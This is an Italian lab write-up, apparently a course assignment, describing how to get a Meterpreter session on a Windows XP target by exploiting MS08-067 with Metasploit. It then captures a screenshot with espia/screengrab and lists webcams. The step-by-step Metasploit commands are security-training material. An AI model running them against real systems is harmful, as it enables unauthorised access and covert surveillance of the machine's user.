
CONSEGNA S7/L2


Lo scopo dell'esercizio di oggi è ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la **vulnerabilità MS08-067**.
Una volta ottenuta la sessione, si dovrà recuperare uno screenshot della macchina tramite sessione Meterpreter e individuare la presenza o meno di Webcam sulla macchina Windows XP.

Si comincia facendo partire Kali e Windows XP.
Su Kali apriamo un terminale e facciamo partire Metasploit con il comando **msfconsole**.
Cerchiamo la vulnerabilità con il comando **search ms08-067** e andiamo ad usare il modulo che è stato trovato con il comando **use exploit/windows/smb/ms08-_067_netapi**.



Scrivendo **show options** si può notare che manca da impostare l'**RHOSTS**.
Andiamo a farlo con il comando **set rhosts ip_windowsxp**.

Possiamo far partire l’attacco con il comando **exploit**.
Per ottenere uno **screenshot** della macchina a cui siamo connessi ci basterà caricare l’estensione **espia** con il comando **load espia** e successivamente fare il comando **screengrab**.
Il programma in automatico andrà ad effettuare uno screenshot della schermata e la andrà a **salvare su Kali**, mostrandoci anche il **path** in cui è salvata, come da figura.



Per ottenere una lista delle **webcam** connesse sul target basterà eseguire il comando **webcam_list**: in questo caso non sono state trovate perché il target non ne disponeva.

L’exploit è andato a buon fine!